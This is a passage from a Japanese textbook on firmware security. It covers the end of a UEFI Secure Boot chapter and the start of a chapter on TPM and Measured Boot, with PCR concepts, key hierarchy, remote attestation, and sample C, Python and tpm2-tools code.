build -a X64 -t GCC5 -p MdeModulePkg/MdeModulePkg.dsc -m
MdeModulePkg/Application/HelloWorld>HelloWorld.inf

# 2. アプリに署名
sbsign --key test.key --cert test.crt --output HelloWorld-signed.efd
Build/MdeModule/DEBUG_GCC5/X64>HelloWorld.efd

# 3. 署名を確認
sbverify --cert test.crt HelloWorld-signed.efd

# 4. QEMU で実行 (Secure Boot 有効)
qemu-system-x86_64 -bios /usr/share/ovmf/OVMF.fd -global
driver=cfi.pflash01,property=secure,value=on -drive
file=fat:rw:,format=raw
```

---

## まとめ

この章では、UEFI Secure Boot の仕組みを詳しく学びました：

### ✓ 重要なポイント

#### 1. 階層的な鍵管理:

- **PK**: 最上位鍵 (プラットフォームオーナー)
- **KEK**: 中間鍵 (OS ベンダー)
- **db**: 許可リスト
- **dbx**: 禁止リスト (失効)

#### 2. 署名検証プロセス:

- ブートローダロード → 署名抽出 → dbx チェック → db チェック → 暗号検証

#### 3. Windows vs Linux:

- Windows: Microsoft が直接署名
- Linux: Shim ブートローダ + MOK で柔軟性を確保

#### 4. MOK (Machine Owner Key) :

- ユーザーが独自の鍵を追加可能
- カスタムカーネル・モジュールに署名

#### 5. セキュリティ対策:

- BIOS パスワード設定
- Runtime Variable Write Protection
- IOMMU による DMA 保護



#### セキュリティのベストプラクティス

項目	推奨事項
PK 管理	秘密鍵を厳重に保管、バックアップ必須
dbx 更新	定期的に Microsoft の dbx 更新を適用
物理セキュリティ	UEFI Setupへのアクセスを制限
カスタムカーネル	MOK を使用して署名
ベンダー更新	ファームウェアを最新に保つ

次章では、**TPM (Trusted Platform Module)** と **Measured Boot** について学びます。Secure Boot が「検証」であるのに対し、Measured Boot は「測定と記録」を行います。両者を組み合わせることで、より強固なセキュリティを実現できます。

#### 参考資料

- UEFI Specification v2.10 - Section 32: Secure Boot and Driver Signing
- Microsoft: Secure Boot Overview
- The Linux Foundation: Shim Bootloader
- ArchWiki: Unified Extensible Firmware Interface/Secure Boot
- UEFI Plugfest: Secure Boot Key Management

- CVE-2020-10713: BootHole Vulnerability

# TPM と Measured Boot

## この章で学ぶこと

- TPM (Trusted Platform Module) のアーキテクチャと役割
- Platform Configuration Register (PCR) の仕組み
- Measured Boot のプロセスと SRTM/DRTM の違い
- TPM 1.2 と TPM 2.0 の比較
- Remote Attestation (リモート構成証明) の仕組み
- Sealed Storage による鍵の保護
- TPM を使った実践的なセキュリティ実装

## 前提知識

- Part IV Chapter 2: 信頼チェーンの構築
  - Part IV Chapter 3: UEFI Secure Boot の仕組み
  - ハッシュ関数 (SHA-1、SHA-256) の基礎
- 

## TPM (Trusted Platform Module) とは

### TPM の目的

TPM は、プラットフォームにハードウェアベースのセキュリティ機能を提供する専用チップです：

1. 測定と記録: ブートプロセスの各段階を測定し、PCR に記録
  2. 暗号化鍵の保護: 鍵をハードウェア内に安全に格納
  3. 構成証明: プラットフォームの状態を第三者に証明
  4. 改ざん検出: システムの構成が変更されたことを検出
- 


**Note:** Secure Boot が「検証 (Verification)」であるのに対し、Measured Boot は「測定と記録 (Measurement)」を行います。両者は補完的な関係に

あります。

## Secure Boot vs Measured Boot

項目	Secure Boot	Measured Boot
目的	未承認コードの実行を防ぐ	システム構成を記録する
動作	署名検証 → OK なら実行	ハッシュ測定 → PCR に記録
失敗時	実行を拒否	記録のみ（実行は継続）
使用技術	デジタル署名 (RSA/ECDSA)	ハッシュ (SHA-256)
保護対象	ブートローダ、ドライバ	すべてのコンポーネント
証明	不可	Remote Attestation で可能

組み合わせ：




# TPM のアーキテクチャ

## TPM の物理形態

形態	説明	使用例
<b>dTPM (Discrete TPM)</b>	独立したチップ（専用ハードウェア）	サーバ、エンタープライズ PC
<b>fTPM (Firmware TPM)</b>	ファームウェアで実装（Intel ME/AMD PSP）	コンシューマ PC、ノート PC
<b>vTPM (Virtual TPM)</b>	仮想化環境のソフトウェア実装	クラウド VM (Azure、AWS)
<b>PTT (Platform Trust Technology)</b>	Intel の fTPM 実装	Intel 第 4 世代以降

## TPM の内部構造



## TPM の主要コンポーネント

### 1. Platform Configuration Registers (PCR)

役割：

- システム構成の測定値を記録
- TPM 1.2: 24個のPCR (PCR 0-23)
- TPM 2.0: 24個以上 (実装依存、最大32個)

PCR の仕様：

- サイズ: SHA-1 (20バイト) または SHA-256 (32バイト)

- 初期値: すべて 0 (起動時にリセット)
- 操作: **Extend** 操作のみ (上書き不可)

#### **Extend** 操作 :

```
// PCR Extend の擬似コード
PCR[n] = SHA256(PCR[n] || NewMeasurement)
```

つまり、現在の PCR 値と新しい測定値を連結してハッシュを取り、PCR に書き戻します。

#### **PCR** の用途 (TCG 標準) :

PCR	用途	測定内容
0	BIOS	BIOS/UEFI ファームウェアコード
1	BIOS	プラットフォーム設定 (UEFI 変数など)
2	ROM Code	Option ROM
3	ROM Code	Option ROM 設定
4	IPL Code	MBR / GPT / UEFI ブートローダ
5	IPL Config	ブート設定 (GPT パーティションテーブル)
6	State Transition	OS がロードされる直前の状態
7	OEM/Vendor	OEM 固有の用途
8-15	OS	OS が使用 (カーネル、ドライバ)
16	Debug	デバッグ用
17-22	DRTM	Dynamic Root of Trust 用
23	Application	アプリケーション用

## 2. Endorsement Key (EK)

#### 役割 :

- TPM のアイデンティティを証明
- 製造時に生成され、TPM 内に永続保存
- 公開鍵は CA に登録され、証明書が発行される

**特徴：**


- 秘密鍵は TPM 外に出ない
- RSA-2048 または ECC P-256
- プライバシー保護のため、直接使用せず AIK を介して使う

### 3. Storage Root Key (SRK)

**役割：**

- TPM 内の鍵階層のルート鍵
- 他の鍵（データ保護鍵など）は SRK で暗号化して保存

**鍵階層：**



### 4. Attestation Identity Key (AIK)

**役割：**


- Remote Attestation (リモート構成証明) に使用
- PCR 値に署名して第三者に送信

## プライバシー保護：

- EK を直接使うとプライバシーが侵害される
- AIK は匿名性を持つ（複数の AIK を生成可能）

# Measured Boot のプロセス

## Measured Boot の流れ



## SRTM (Static Root of Trust for Measurement)

### 定義：

- 起動時に確立される Root of Trust
- すべてのコンポーネントを順番に測定

### 測定範囲：

- PCR 0-7: BIOS/UEFI、Option ROM、ブートローダ
- PCR 8-15: OS カーネル、ドライバ

**制限 :**

- 起動時のみ測定（実行中の変更は検出できない）
- すべてのコンポーネントを信頼する必要がある

## **DRTM (Dynamic Root of Trust for Measurement)**

**定義 :**

- 実行中に確立される Root of Trust
- 既存のソフトウェアを信頼せずに、特定の環境を測定

**技術 :**

- **Intel TXT (Trusted Execution Technology)** : GETSEC[SENTER] 命令
- **AMD SVM (Secure Virtual Machine)** : SKINIT 命令


**測定範囲 :**

- PCR 17-22: DRTM 用

**使用例 :**

- セキュアな仮想マシンの起動
- トラステッド実行環境の構築

**DRTM の流れ :**



# TPM 1.2 と TPM 2.0 の比較

## 主要な違い

項目	TPM 1.2	TPM 2.0
策定団体	TCG	TCG + ISO/IEC
暗号アルゴリズム	RSA-2048, SHA-1 固定	アルゴリズムアジリティ（複数対応）
ハッシュ	SHA-1 のみ	SHA-1, SHA-256, SHA-384, SHA-512
公開鍵暗号	RSA のみ	RSA, ECC（楕円曲線）
PCR バンク	1つ（SHA-1）	複数（SHA-1 + SHA-256 など）
階層構造	単純 (EK/SRK)	階層化 (Platform/Storage/Endorsement)
コマンド体系	固定	柔軟（コマンドのパラメータ化）
NV RAM サイズ	1280 バイト	実装依存（通常 8KB 以上）
Windows 対応	Windows 7-10	Windows 8.1 以降（必須: Windows 11）

## TPM 2.0 のアルゴリズムアジリティ

TPM 2.0 では、複数のアルゴリズムを同時にサポート：


```

// TPM 2.0 の PCR バンク
typedef struct {
    TPMI_ALG_HASH    hashAlg; // ハッシュアルゴリズム
    BYTE             digest[]; // ダイジェスト
} TPMT_HA;

// 複数のハッシュを同時に計算
TPML_DIGEST_VALUES digests = {
    .count = 2,
    .digests = {
        { .hashAlg = TPM_ALG_SHA1, .digest = {...} },
        { .hashAlg = TPM_ALG_SHA256, .digest = {...} }
    }
};

```

## TPM 2.0 の階層構造



# TPM コマンドと操作

## TPM 2.0 の基本コマンド

### PCR の読み取り

```
#include <tss2/tss2_esys.h>

/***
PCR 値を読み取る

@param[in] PcrIndex PCR インデックス (0-23)
@param[out] PcrValue PCR 値 (32 バイト)

@retval TSS2_RC_SUCCESS 成功
**/ 
TSS2_RC
ReadPcr (
    IN  UINT32  PcrIndex,
    OUT UINT8   *PcrValue
)
{
    TSS2_RC                  rc;
    ESYS_CONTEXT             *esysContext;
    TPML_PCR_SELECTION       pcrSelection;
    UINT32                   pcrUpdateCounter;
    TPML_PCR_SELECTION       *pcrSelectionOut;
    TPML_DIGEST               *pcrValues;

    // 1. ESYS コンテキストを初期化
    rc = Esys_Initialize (&esysContext, NULL, NULL);
    if (rc != TSS2_RC_SUCCESS) {
        return rc;
    }

    // 2. PCR 選択を設定 (SHA-256 バンク、指定された PCR)
    pcrSelection.count = 1;
    pcrSelection.pcrSelections[0].hash = TPM2_ALG_SHA256;
    pcrSelection.pcrSelections[0].sizeofSelect = 3;
    pcrSelection.pcrSelections[0].pcrSelect[0] = 0;
    pcrSelection.pcrSelections[0].pcrSelect[1] = 0;
    pcrSelection.pcrSelections[0].pcrSelect[2] = 0;
```

```
    pcrSelection.pcrSelections[0].pcrSelect[PcrIndex / 8] = (1 <<
(PcrIndex % 8));

    // 3. PCR_Read コマンドを実行
    rc = Esys_PCR_Read (
        esysContext,
        ESYS_TR_NONE,
        ESYS_TR_NONE,
        ESYS_TR_NONE,
        &pcrSelection,
        &pcrUpdateCounter,
        &pcrSelectionOut,
        &pcrValues
    );

    if (rc != TSS2_RC_SUCCESS) {
        Esys_Finalize (&esysContext);
        return rc;
    }

    // 4. PCR 値をコピー
    memcpy (PcrValue, pcrValues->digests[0].buffer, 32);

    // 5. リソース解放
    free (pcrSelectionOut);
    free (pcrValues);
    Esys_Finalize (&esysContext);

    return TSS2_RC_SUCCESS;
}
```

## PCR の拡張 (Extend)

```
/***
PCR に測定値を Extend する

@param[in] PcrIndex      PCR インデックス
@param[in] Measurement   測定値 (32 バイト)

@retval TSS2_RC_SUCCESS 成功
***/

TSS2_RC
ExtendPcr (
    IN UINT32  PcrIndex,
    IN UINT8   *Measurement
)
{
    TSS2_RC          rc;
    ESYS_CONTEXT     *esysContext;
    TPML_DIGEST_VALUES digests;
    ESYS_TR          pcrHandle;

    rc = Esys_Initialize (&esysContext, NULL, NULL);
    if (rc != TSS2_RC_SUCCESS) {
        return rc;
    }

    // PCR ハンドルを取得
    pcrHandle = ESYS_TR_PCR0 + PcrIndex;

    // ダイジェストを設定 (SHA-256)
    digests.count = 1;
    digests.digests[0].hashAlg = TPM2_ALG_SHA256;
    memcpy (digests.digests[0].digest.sha256, Measurement, 32);

    // PCR_Extend コマンドを実行
    rc = Esys_PCR_Extend (
        esysContext,
        pcrHandle,
        ESYS_TR_PASSWORD,
        ESYS_TR_NONE,
        ESYS_TR_NONE,
        &digests
    );

    Esys_Finalize (&esysContext);
```

```
    return rc;  
}
```

## Linux での TPM 操作

### tpm2-tools を使った PCR 読み取り

```
# PCR 0-7 を読み取り (SHA-256)  
tpm2_pcrread sha256:0,1,2,3,4,5,6,7  
  
# 出力例:  
# sha256:  
#   0 :  
0x3B3F88E6F3B5E8D9F7A4E8C3D2F1A9B8C7D6E5F4A3B2C1D0E9F8A7B6C5D4E3F2  
#   1 : 0x...
```

### PCR の Extend

```
# PCR 16 に測定値を Extend  
echo "test measurement" | tpm2_pcrectend 16:sha256  
  
# PCR 16 を確認  
tpm2_pcrread sha256:16
```

### PCR のリセット (DRTM のみ)

---

```
# PCR 16 をリセット (Resettable PCR のみ)  
tpm2_pcrreset 16
```


# Remote Attestation (リモート構成証明)

## Remote Attestation の目的

Remote Attestation は、リモートの検証者 (Verifier) に対して、ローカルシステム (Prover) の構成が正しいことを証明する仕組みです：

1. 完全性の証明: システムが改ざんされていないことを証明
2. 信頼の確立: 信頼できない環境で通信相手を信頼
3. 動的な検証: 起動時だけでなく、実行中も検証可能 (DRTM)

## Attestation のフロー



## **Quote の生成**

**Quote** は、PCR 値と Nonce を含む署名付きデータです：

```

/**
 TPM Quote を生成

@param[in] PcrList      PCR インデックスのリスト
@param[in] PcrCount     PCR の数
@param[in] Nonce        検証者から受け取った Nonce
@param[in] NonceSize    Nonce のサイズ
@param[out] Quote       生成された Quote
@param[out] Signature   署名

@retval TSS2_RC_SUCCESS 成功
*/
TSS2_RC
TpmlQuote (
    IN  UINT32          *PcrList,
    IN  UINT32          PcrCount,
    IN  UINT8           *Nonce,
    IN  UINT32          NonceSize,
    OUT TPM2B_ATTEST   **Quote,
    OUT TPMT_SIGNATURE  **Signature
)
{
    TSS2_RC             rc;
    ESYS_CONTEXT        *esysContext;
    ESYS_TR              aikHandle;
    TPML_PCR_SELECTION  pcrSelection;
    TPM2B_DATA           qualifyingData;

    rc = Esys_Initialize (&esysContext, NULL, NULL);
    if (rc != TSS2_RC_SUCCESS) {
        return rc;
    }

    // 1. AIK (Attestation Identity Key) をロード
    // (事前に生成された AIK を使用)
    aikHandle = LoadAIK (esysContext);

    // 2. PCR 選択を設定
    pcrSelection.count = 1;
    pcrSelection.pcrSelections[0].hash = TPM2_ALG_SHA256;
    pcrSelection.pcrSelections[0].sizeofSelect = 3;
    memset (pcrSelection.pcrSelections[0].pcrSelect, 0, 3);
    for (UINT32 i = 0; i < PcrCount; i++) {
        pcrSelection.pcrSelections[0].pcrSelect[PcrList[i] / 8] |= (1 <<
(PcrList[i] % 8));
    }
}

```

```
// 3. Nonce を設定
qualifyingData.size = NonceSize;
memcpy (qualifyingData.buffer, Nonce, NonceSize);

// 4. TPM2_Quote コマンドを実行
rc = Esys_Quote (
    esysContext,
    aikHandle,
    ESYS_TR_PASSWORD,
    ESYS_TR_NONE,
    ESYS_TR_NONE,
    &qualifyingData,
    &(TPMT_SIG_SCHEME){ .scheme = TPM2_ALG_RSASSA,
.details.rsassa.hashAlg = TPM2_ALG_SHA256 },
    &pqrSelection,
    Quote,
    Signature
);

Esys_Finalize (&esysContext);
return rc;
}
```

## Attestation の検証 (Verifier 側)

```
#!/usr/bin/env python3
import hashlib
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography import x509

def verify_quote(quote, signature, aik_cert, expected_pcbs, nonce):
    """
    TPM Quote を検証

    Args:
        quote: Quote データ (TPMS_ATTEST)
        signature: 署名
        aik_cert: AIK 証明書 (X.509)
        expected_pcbs: 期待される PCR 値のリスト
        nonce: 送信した Nonce

    Returns:
        True: 検証成功, False: 検証失敗
    """
    # 1. AIK 証明書を検証 (CA で署名されているか)
    cert = x509.load_pem_x509_certificate(aik_cert)
    # (CA 検証は省略)

    # 2. Quote の署名を検証
    public_key = cert.public_key()
    try:
        public_key.verify(
            signature,
            quote,
            padding.PKCS1v15(),
            hashes.SHA256()
        )
    except Exception as e:
        print(f"Signature verification failed: {e}")
        return False

    # 3. Nonce を検証 (リプレイ攻撃防止)
    # Quote 内の extraData フィールドと比較
    # (パース処理は省略)

    # 4. PCR 値を検証
    # Quote 内の PCR ダイジェストを抽出
```

```

# (パース処理は省略)
for pcr_index, actual_value in actual_pcbs.items():
    if actual_value != expected_pcbs[pcr_index]:
        print(f"PCR {pcr_index} mismatch!")
        return False

print("Attestation succeeded!")
return True

```

## 実際の使用例 (Linux)

```

# 1. AIK を生成
tpm2_createek -c ek.ctx -G rsa -u ek.pub
tpm2_createak -C ek.ctx -c ak.ctx -G rsa -s rsassa -g sha256 -u
ak.pub -n ak.name

# 2. Quote を生成 (PCR 0-7 を含む)
